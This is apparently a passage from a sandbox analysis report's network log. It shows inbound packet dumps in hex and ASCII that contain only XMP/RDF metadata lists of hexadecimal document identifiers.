| 2022-05-13 13:53:16 UTC | 2550 | IN | Data Raw: 3c 72 64 66 3a 6c 69 3e 32 35 41 42 38 31 46 35 41 45 36 30 38 46 36 46 37 35 44 42 33 33 30 34 35 43 30 42 43 46 34 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 35 42 33 46 30 36 46 37 36 42 41 32 31 30 44 43 45 30 31 46 46 41 35 35 41 31 34 30 35 39 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 35 42 35 34 4 4 38 30 45 31 41 34 38 39 39 35 31 36 42 45 32 46 39 31 45 46 31 30 36 31 46 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 35 44 31 43 30 32 34 36 33 42 30 37 31 34 45 42 37 35 36 34 39 34 44 32 36 31 35 32 44 32 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 32 35 44 34 33 39 41 36 34 34 42 42 37 39 44 35 41 44 37 46 39 30 43 41 37 41 37 42 45 32 43 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a<br>Data Ascii: <rdf:li>25AB81F5AE608F6F75DB33045C0BCF49</rdf:li> <rdf:li>25B3F06F76BA210DCE01FFA55A1405 90</rdf:li> <rdf:li>25B54D80E1A4899516BE2F91EF1061F6</rdf:li> <rdf:li>25D1C02463B0714EB756494D26152D 26</rdf:li> <rdf:li>25D439A644BB79D5AD7F90CA7A7BE2CF</rdf:li> <rdf: |
| 2022-05-13 13:53:16 UTC | 2566 | IN | Data Raw: 6c 69 3e 33 31 41 33 43 43 44 31 45 33 41 34 30 36 31 35 31 43 33 46 32 34 46 37 44 37 46 43 34 44 43 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 31 43 30 46 36 45 35 46 39 38 37 42 44 45 30 41 36 42 33 44 39 42 33 33 36 46 43 37 43 37 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 31 43 36 46 36 30 30 46 42 3 5 45 45 30 36 32 30 36 31 44 42 34 31 42 34 34 39 35 42 41 43 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 31 43 44 31 39 41 36 38 37 33 35 35 35 41 39 42 36 39 45 46 33 41 33 36 42 41 43 46 43 34 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 32 31 39 41 37 37 42 30 43 37 31 31 33 41 42 45 30 34 39 32 30 36 34 38 36 36 36 38 32 42 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 32<br>Data Ascii: li>31A3CCD1E3A406151C3F24F7D7FC4DCC</rdf:li> <rdf:li>31C0F6E5F987BDE0A6B3D9B336FC7C7B</r df:li> <rdf:li>31C6F600FB5EE062061DB41B4495BAC9</rdf:li> <rdf:li>31CD19A6873555A9B69EF3A36BACFC48</rdf:li> <rdf:li>3219A77B0C7113ABE0492064866682B7</rdf:li> <rdf:li>32 |
| 2022-05-13 13:53:16 UTC | 2613 | IN | Data Raw: 3e 33 38 38 38 45 34 32 43 41 37 42 33 42 45 30 34 34 44 34 45 41 33 41 46 46 30 32 31 34 36 37 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 38 38 42 36 36 31 36 30 39 44 43 31 31 38 39 37 30 39 32 39 32 35 39 32 42 44 46 31 36 31 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 38 38 46 30 39 46 33 34 46 33 30 3 0 45 45 42 33 35 32 44 30 33 43 42 38 44 41 34 45 43 44 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 38 39 39 34 39 39 35 30 43 43 37 37 32 32 38 38 44 36 43 37 30 38 33 34 46 37 30 45 39 44 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 38 42 30 39 46 35 41 36 34 32 43 41 43 39 36 34 30 31 45 42 35 46 39 34 34 38 43 30 38 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 33 38 42 32<br>Data Ascii: >3888E42CA7B3BE044D4EA3AFF021467C</rdf:li> <rdf:li>388B661609DC1189709292592BDF161B</rdf:li> <rdf:li>388F09F34F300EEB352D03CB8DA4ECD8</rdf:li> <rdf:li>389949950CC772288D6C70834F70E9D7</rdf:li> <rdf: li>38B09F5A642CAC96401EB5F9448C0883</rdf:li> <rdf:li>38B2 |
| 2022-05-13 13:53:16 UTC | 2645 | IN | Data Raw: 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 35 41 30 36 31 38 30 36 38 45 34 37 35 38 36 32 30 35 30 42 31 44 34 34 33 31 42 34 44 34 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 35 41 30 46 34 37 43 35 35 43 32 32 43 44 43 31 46 43 45 33 38 37 32 42 33 35 30 31 30 30 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 35 41 42 39 33 30 33 38 37 35 35 35 37 46 35 43 46 35 32 31 34 44 43 33 31 39 35 30 45 39 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 35 43 37 30 33 45 46 41 44 33 45 38 39 33 34 42 39 44 43 34 39 42 35 45 45 41 32 46 45 30 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 34 35 43 38 45 39 30 42 34 35 35 46 31 30 45 36 35 38 36 34 44 42 41 33 46 38 43 30 45 31 46 38 3c 2f 72 64 66 3a<br>Data Ascii: /rdf:li> <rdf:li>45A0618068E475862050B1D4431B4D47</rdf:li> <rdf:li>45A0F47C55C22CDC1FCE3 872B3501003</rdf:li> <rdf:li>45AB9303875557F5CF5214DC31950E96</rdf:li> <rdf:li>45C703EFAD3E8934B9DC4 9B5EEA2FE05</rdf:li> <rdf:li>45C8E90B455F10E65864DBA3F8C0E1F8</rdf: |
| 2022-05-13 13:53:16 UTC | 2687 | IN | Data Raw: 36 36 46 39 45 35 30 46 32 36 42 42 37 46 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 32 41 32 31 39 32 37 45 38 45 46 30 38 35 37 33 36 42 30 41 33 34 32 35 46 36 33 35 41 38 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 32 41 43 35 43 39 30 33 42 42 30 36 42 32 42 36 45 35 41 43 39 41 39 36 35 45 43 30 42 37 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 32 41 44 46 36 39 43 43 37 45 37 39 42 41 39 30 44 42 41 3 6 34 34 30 31 36 39 43 32 43 42 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 32 42 32 33 34 34 42 44 37 30 45 30 44 36 46 35 42 41 34 38 30 38 33 44 37 39 30 38 38 42 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 32 42 36 32 43 30 41 37 46 35 30 39 31 36 38 45 36 31 46 34 37<br>Data Ascii: 66F9E50F26BB7F5</rdf:li> <rdf:li>52A21927E8EF085736B0A3425F635A85</rdf:li> <rdf:li>52AC5 C903BB06B2B6E5AC9A965EC0B76</rdf:li> <rdf:li>52ADF69CC7E79BA90DBA6440169C2CB3</rdf:li> <rdf:li>52B23 44BD70E0D6F5BA48083D79088BF</rdf:li> <rdf:li>52B62C0A7F509168E61F47 |
| 2022-05-13 13:53:16 UTC | 2715 | IN | Data Raw: 34 42 45 31 35 30 39 43 33 31 30 44 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 39 38 44 35 42 39 46 33 34 41 45 46 46 43 35 33 43 34 35 35 30 44 31 41 30 38 46 42 32 46 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 39 39 31 37 39 35 46 45 45 32 45 41 30 35 31 44 44 33 45 37 46 37 36 46 43 44 38 33 44 34 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 39 39 37 32 30 31 36 39 35 39 43 37 38 33 46 34 43 39 34 45 43 36 43 32 33 30 30 45 35 46 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 39 39 39 32 33 35 38 34 35 37 32 35 36 42 31 44 43 31 46 46 34 34 32 38 33 33 43 35 33 39 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 35 39 39 43 37 32 30 32 45 39 46 30 42 42 34 46 32 39 36 46 45 42 44 37<br>Data Ascii: 4BE1509C310D5</rdf:li> <rdf:li>598D5B9F34AEFFC53C4550D1A08FB2F9</rdf:li> <rdf:li>5991795 FEE2EA051DD3E7F76FCD83D48</rdf:li> <rdf:li>59972016959C783F4C94EC6C2300E5FF</rdf:li> <rdf:li>5999235 8457256B1DC1FF442833C5392</rdf:li> <rdf:li>599C7202E9F0BB4F296FEBD7 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 2731 | IN | Data Raw: 41 36 33 30 31 37 44 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 37 45 42 37 38 39 46 41 33 37 45 39 36 30 44 44 39 36 38 30 46 41 34 42 42 31 31 38 32 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 37 45 43 33 33 36 33 34 34 45 31 38 31 41 30 31 42 35 36 41 44 34 39 37 45 41 35 46 36 46 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 37 46 42 44 41 39 33 33 36 34 37 35 33 36 39 37 32 39 43 45 32 36 34 36 36 42 34 34 43 35 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 38 30 34 32 41 43 38 33 36 41 43 41 31 37 45 45 33 44 42 30 39 33 42 32 41 43 42 37 38 41 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 36 38 34 32 45 33 38 35 31 39 31 33 44 46 45 30 45 34 34 31 46 33 43 37 35 41 37 39 34<br>Data Ascii: A63017DF</rdf:li> <rdf:li>67EB789FA37E960DD9680FA4BB118234</rdf:li> <rdf:li>67EC336344E181A01B56AD497EA5F6F4</rdf:li> <rdf:li>67FBDA9336475369729CE26466B44C50</rdf:li> <rdf:li>68042AC836ACA17EE3DB093B2ACB78A9</rdf:li> <rdf:li>6842E3851913DFE0E441F3C75A794 |
| 2022-05-13 13:53:16 UTC | 2763 | IN | Data Raw: 41 30 43 33 42 45 46 38 39 32 35 33 35 44 44 37 38 37 38 44 36 43 44 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 36 33 32 36 38 30 42 34 42 39 36 39 39 38 44 31 33 35 33 31 33 36 42 33 44 38 44 45 39 31 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 36 33 33 42 43 34 31 31 30 32 32 45 37 37 41 44 31 39 33 35 43 42 30 41 44 32 31 38 31 34 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 36 34 33 45 32 37 41 46 42 30 45 30 45 33 36 45 38 46 46 45 34 43 39 31 36 42 46 34 34 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 36 34 43 46 33 46 36 44 45 34 39 44 36 38 35 36 45 44 31 32 36 35 30 45 33 32 43 36 44 35 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 36 35 30 38 38 42 30 35 42 45 41 38<br>Data Ascii: A0C3BEF892535DD7878D6CD9</rdf:li> <rdf:li>7632680B4B96998D1353136B3D8DE91C</rdf:li> <rdf:li>7633BC411022E77AD1935CB0AD21814D</rdf:li> <rdf:li>7643E27AFB0E0E36E8FFE4C916BF4483</rdf:li> <rdf:li>764CF3F6DE49D6856ED12650E32C6D56</rdf:li> <rdf:li>765088B05BEA8 |
| 2022-05-13 13:53:16 UTC | 2786 | IN | Data Raw: 34 34 45 43 32 39 43 34 33 31 44 42 34 39 42 44 30 31 38 38 34 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 44 30 42 36 30 36 35 39 34 30 38 46 30 45 38 39 41 36 42 35 37 33 38 46 33 36 30 42 30 39 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 44 30 45 42 30 31 32 32 45 33 34 33 31 41 30 30 34 35 32 37 36 35 37 39 41 34 46 38 30 41 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 44 31 42 46 45 34 34 35 35 32 42 46 36 43 31 37 37 37 33 31 34 46 42 43 36 43 43 43 44 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 44 32 45 35 33 35 42 45 46 43 36 34 45 30 34 41 43 45 42 37 45 34 36 34 46 30 44 41 42 38 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 37 44 34 32 45 34 30 32 32 38 34 44 35 31 34<br>Data Ascii: 44EC29C431DB49BD018845</rdf:li> <rdf:li>7D0B60659408F0E89A6B5738F360B098</rdf:li> <rdf:li>7D0EB0122E3431A0045276579A4F80AB</rdf:li> <rdf:li>7D1BFE44552BF66C1777314FBC6CCCDB</rdf:li> <rdf:li>7D2E535BEFC64E04ACEB7E464F0DAB89</rdf:li> <rdf:li>7D42E402284D514 |
| 2022-05-13 13:53:16 UTC | 2802 | IN | Data Raw: 64 66 3a 6c 69 3e 38 39 36 37 45 31 35 45 31 31 32 45 35 41 41 32 33 35 31 34 37 34 32 30 33 33 43 45 45 32 39 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 39 37 30 44 35 35 37 32 39 43 34 39 39 37 42 38 45 42 39 33 33 31 42 38 33 33 45 43 39 30 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 39 37 37 34 30 30 4 6 41 43 44 38 32 35 33 36 37 44 44 37 41 34 32 34 33 46 32 35 43 39 38 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 39 37 41 45 30 34 46 39 38 33 45 46 42 33 34 46 45 45 39 30 30 30 39 42 34 34 44 31 38 45 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 38 39 37 44 36 45 39 38 30 32 39 34 35 31 30 39 45 42 43 39 31 37 38 39 42 37 33 43 36 32 33 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69<br>Data Ascii: df:li>8967E15E112E5AA23514742033CEE296</rdf:li> <rdf:li>8970D55729C4997B8EB9331B833EC907</rdf:li> <rdf:li>8977400FACD825367DD7A4243F25C986</rdf:li> <rdf:li>897AE04F983EFB34FEE90009B44D18E9</rdf:li> <rdf:li>897D6E9802945109EBC91789B73C6237</rdf:li> <rdf:li |
| 2022-05-13 13:53:16 UTC | 2826 | IN | Data Raw: 35 42 37 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 38 31 41 43 31 34 42 44 41 35 39 37 37 31 32 33 43 31 36 42 32 39 38 32 31 30 38 33 30 36 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 38 31 44 42 37 33 41 30 32 44 33 32 38 43 39 44 34 38 41 33 35 45 36 38 37 42 34 44 33 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 38 33 43 31 36 44 31 45 41 36 43 36 45 34 41 33 37 42 45 30 32 39 46 34 35 30 36 46 37 41 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 38 34 41 35 39 32 46 38 42 34 30 37 43 45 35 41 45 32 44 37 37 33 32 45 41 32 37 43 43 45 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 38 34 46 32 43 44 44 34 39 36 31 42 35 32 38 30 44 33 35 36 36 44 31 42 34 32 34 35 44 34 37 3c<br>Data Ascii: 5B75</rdf:li> <rdf:li>981AC14BDA5977123C16B2982108306D</rdf:li> <rdf:li>981DB73A02D328C9D48A35E687B4D33E</rdf:li> <rdf:li>983C16D1EA6C6E4A37BE029F4506F7A0</rdf:li> <rdf:li>984A592F8B407CE5AE2D7732EA27CCE1</rdf:li> <rdf:li>984F2CDD4961B5280D3566D1B4245D47< |
| 2022-05-13 13:53:16 UTC | 2850 | IN | Data Raw: 45 33 30 39 34 39 44 36 46 31 31 35 45 44 41 43 39 30 35 42 37 38 44 44 32 42 34 36 36 31 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 45 33 42 35 37 33 39 41 44 38 36 39 31 42 44 45 37 33 41 35 45 37 41 33 37 38 35 38 46 46 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 45 33 44 38 31 44 44 38 33 30 35 35 35 32 46 46 33 39 39 44 39 45 30 35 45 45 46 33 44 38 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 45 34 46 4 3 39 36 43 34 37 43 37 41 46 39 35 42 30 43 45 38 36 38 41 43 43 44 36 38 45 33 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 45 35 31 46 41 45 36 31 38 39 32 31 33 45 39 37 46 38 39 38 43 32 42 37 44 45 31 32 35 44 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 39 45 35 37 39 41<br>Data Ascii: E30949D6F115EDAC905B78DD2B46614</rdf:li> <rdf:li>9E3B5739AD8691BDE73A5E7A37858FF5</rdf:li> <rdf:li>9E3D81DD8305552FF399D9E05EEF3D81</rdf:li> <rdf:li>9E4FC96C47C7AF95B0CE868ACCD68E3C</rdf:li> <rdf:li>9E51FAE6189213E97F898C2B7DE125D7</rdf:li> <rdf:li>9E579A |
| 2022-05-13 13:53:16 UTC | 2866 | IN | Data Raw: 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 43 30 39 33 42 31 45 34 30 44 44 39 37 30 39 44 41 44 45 41 36 32 34 38 31 46 34 34 42 34 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 43 32 32 38 36 41 35 44 38 45 30 32 33 46 41 45 31 41 42 36 46 43 41 42 44 43 43 34 33 37 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 6 9 3e 41 43 32 34 33 45 33 43 30 33 34 36 43 44 31 32 37 39 46 43 45 30 30 46 32 32 31 37 31 31 30 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 43 32 37 34 45 33 31 38 38 41 31 36 32 46 45 37 30 38 34 38 31 44 46 32 36 46 37 42 46 41 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 41 43 32 42 31 43 41 37 38 45 39 35 35 41 35 36 45 31 46 45 32 31 36 30 39 33 34 45 35 41 33 45 3c 2f 72 64 66 3a 6c 69<br>Data Ascii: df:li> <rdf:li>AC093B1E40DD9709DADEA62481F44B42</rdf:li> <rdf:li>AC2286A5D8E023FAE1AB6FCABDCC437D</rdf:li> <rdf:li>AC243E3C0346CD1279FCE00F2217110E</rdf:li> <rdf:li>AC274E3188A162FE708481DF26F7BFA9</rdf:li> <rdf:li>AC2B1CA78E955A56E1FE2160934E5A3E</rdf:li |
| 2022-05-13 13:53:16 UTC | 2882 | IN | Data Raw: 31 38 45 36 44 32 33 38 32 38 30 46 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 39 34 31 42 39 38 39 44 46 31 46 38 35 44 39 37 33 30 33 36 36 35 30 39 42 38 35 39 41 31 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 39 34 42 42 39 42 34 42 42 32 44 36 30 38 46 31 36 44 42 46 31 31 36 36 38 35 46 38 42 32 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 39 34 46 45 41 36 46 43 37 34 36 36 38 36 45 46 31 31 36 33 42 32 43 43 34 34 46 38 36 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 39 35 43 45 35 30 30 32 46 43 44 33 42 30 39 31 36 36 46 30 37 41 31 35 45 30 33 44 45 41 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 42 39 36 39 39 32 34 41 37 31 32 46 33 42 39 38 33 35 43 46 33 46 37 35<br>Data Ascii: 18E6D238280FF</rdf:li> <rdf:li>B941B989DF1F85D9730366509B859A17</rdf:li> <rdf:li>B94BB9B4BB2D608F16DBF116685F8B25</rdf:li> <rdf:li>B94FEA6FC746686EF1163B2CC444F868</rdf:li> <rdf:li>B95CE5002FCD3B09166F07A15E03DEA8</rdf:li> <rdf:li>B969924A712F3B9835CF3F75 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 2906 | IN | Data Raw: 38 46 43 34 31 36 31 43 35 44 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 30 31 31 35 42 30 38 31 42 41 30 34 39 45 43 41 41 36 32 39 34 31 31 35 33 46 45 38 37 31 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 30 31 32 37 33 39 36 45 44 32 42 36 37 31 36 43 35 35 46 34 35 36 42 30 32 46 30 41 34 30 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 30 31 35 45 35 44 31 43 46 39 34 34 39 35 39 41 39 33 34 31 38 30 31 37 45 31 41 30 39 36 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 30 31 39 30 46 43 31 43 30 44 37 41 37 32 44 45 31 39 44 46 36 32 43 39 36 32 33 45 33 37 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 30 32 32 38 39 39 36 43 30 43 34 43 45 45 46 41 30 44 32 44 39 45 32 36 32<br>Data Ascii: 8FC4161C5D0</rdf:li> <rdf:li>C0115B081BA049ECAA62941153FE8717</rdf:li> <rdf:li>C0127396ED2B6716C55F456B02F0A401</rdf:li> <rdf:li>C015E5D1CF944959A93418017E1A0965</rdf:li> <rdf:li>C0190FC1C0D7A72DE19DF62C9623E375</rdf:li> <rdf:li>C0228996C0C4CEEFA0D2D9E262 |
| 2022-05-13 13:53:17 UTC | 2929 | IN | Data Raw: 45 46 37 41 36 32 45 42 39 32 46 34 44 46 35 37 36 37 32 32 39 43 30 36 43 37 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 44 37 41 44 37 42 31 36 42 38 36 42 44 34 44 46 31 33 37 36 37 46 31 43 39 31 41 34 37 45 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 44 38 32 43 35 36 41 35 38 42 45 36 39 45 36 46 32 39 33 46 41 34 46 35 32 44 39 36 44 45 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 44 38 37 42 31 44 30 35 35 39 42 33 43 46 44 32 35 39 30 45 42 33 36 41 43 34 44 43 46 46 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 44 39 37 41 35 44 42 30 36 35 34 31 44 45 33 44 38 36 34 41 43 35 36 43 44 35 36 36 42 31 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 43 44 39 39 33 43 46 44 44 45<br>Data Ascii: EF7A62EB92F4DF5767229C06C7B</rdf:li> <rdf:li>CD7AD7B16B86BD4DF13767F1C91A47E7</rdf:li> <rdf:li>CD82C56A58BE69E6F293FA4F52D96DEB</rdf:li> <rdf:li>CD87B1D0559B3CFD2590EB36AC4DCFFB</rdf:li> <rdf:li>CD97A5DB06541DE3D864AC56CD566B1D</rdf:li> <rdf:li>CD993CFDDE |
| 2022-05-13 13:53:17 UTC | 2945 | IN | Data Raw: 43 42 41 45 43 35 38 45 45 45 44 45 35 36 44 45 42 35 45 30 42 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 42 30 46 34 41 45 45 35 43 43 34 32 30 31 33 42 43 43 45 39 30 45 39 38 33 35 46 37 37 43 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 42 31 43 37 44 33 30 33 36 41 33 31 43 30 32 43 39 39 45 44 41 41 34 33 41 43 31 33 32 41 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 42 32 33 32 39 31 46 42 31 34 35 37 30 31 34 41 42 30 35 37 43 43 41 36 46 35 30 34 45 38 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 42 32 35 46 42 42 37 32 44 44 41 32 39 45 35 43 33 42 32 44 42 38 44 33 44 43 30 39 38 45 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 44 42 33 30 41 46 38 37 39 32 32 43 32 34 39<br>Data Ascii: CBAEC58EEEDE56DEB5E0B1</rdf:li> <rdf:li>DB0F4AEE5CC42013BCCE90E9835F77C9</rdf:li> <rdf:li>DB1C7D3036A31C02C99EDAA43AC132AF</rdf:li> <rdf:li>DB23291FB1457014AB057CCA6F504E81</rdf:li> <rdf:li>DB25FBB72DDA29E5C3B2DB8D3DC098E9</rdf:li> <rdf:li>DB30AF87922C249 |
| 2022-05-13 13:53:17 UTC | 2953 | IN | Data Raw: 43 44 39 38 31 43 33 30 39 42 33 45 43 46 46 37 35 43 31 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 31 45 36 42 44 36 33 43 39 31 38 37 33 46 31 39 39 46 30 42 32 46 44 45 35 35 39 31 31 38 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 31 46 32 35 35 31 37 43 33 42 45 35 39 43 43 43 31 42 38 39 39 42 36 46 37 39 35 30 33 39 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 31 46 34 33 39 45 42 31 33 45 38 45 41 39 35 33 35 43 37 42 32 42 36 44 38 30 46 32 31 34 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 31 46 37 34 46 37 37 37 35 37 43 32 31 46 43 38 39 35 31 36 39 41 44 33 32 37 42 38 35 33 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 31 46 46 33 38 34 45 35 31 38 41 35 35 43 33 44<br>Data Ascii: CD981C309B3ECFF75C11</rdf:li> <rdf:li>E1E6BD63C91873F199F0B2FDE5591184</rdf:li> <rdf:li>E1F25517C3BE59CCC1B899B6F795039D</rdf:li> <rdf:li>E1F439EB13E8EA9535C7B2B6D80F2145</rdf:li> <rdf:li>E1F74F77757C21FC895169AD327B8533</rdf:li> <rdf:li>E1FF384E518A55C3D |
| 2022-05-13 13:53:17 UTC | 2969 | IN | Data Raw: 3a 6c 69 3e 45 44 46 34 37 43 41 37 35 46 41 41 41 34 42 33 43 31 42 46 38 42 43 39 41 37 34 34 46 39 42 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 44 46 36 43 45 46 41 42 35 43 42 37 37 44 32 43 45 42 46 43 32 41 38 31 35 46 37 44 36 32 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 44 46 42 39 37 42 43 35 36 45 45 38 42 34 30 34 34 32 34 30 37 42 41 34 36 46 41 33 41 33 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 45 30 35 42 34 42 35 39 41 39 32 41 34 31 30 46 45 46 31 33 31 44 43 31 42 46 46 41 44 41 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45 45 31 33 32 36 39 43 38 30 31 38 36 38 41 30 38 44 43 31 45 39 45 34 33 44 37 30 35 30 37 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 45<br>Data Ascii: :li>EDF47CA75FAAA4B3C1BF8BC9A744F9BF</rdf:li> <rdf:li>EDF6CEFAB5CB77D2CEBFC2A815F7D626</rdf:li> <rdf:li>EDFB97BC56EE8B40442407BA46FA3A3F</rdf:li> <rdf:li>EE05B4B59A92A410FEF131DC1BFFADA5</rdf:li> <rdf:li>EE13269C801868A08DC1E9E43D70507A</rdf:li> 